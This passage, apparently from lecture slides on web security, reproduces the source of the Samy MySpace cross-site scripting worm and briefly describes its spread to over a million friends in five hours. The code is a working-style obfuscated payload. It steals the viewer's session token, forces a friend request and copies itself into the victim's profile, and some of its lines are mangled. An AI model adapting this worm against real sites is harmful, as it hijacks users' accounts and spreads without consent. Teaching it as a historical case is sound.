getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.sear
ch}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC('+'A,A')}function nothing(){function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('!')==
1){Q=Q.replace('!','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'-';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+a,A+'jav'+a);AE=AE.replace('exp'+r),'exp'+r)+A);AF=' but most of all, samy is my hero. <d'+iv
id='+AE+'D'+IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewI
nterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fu
seaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXM
LObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>

```

MySpace Worm (3)

- *“There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!”*
- Started on “samy” MySpace page
- Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- 5 hours later “samy” has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak

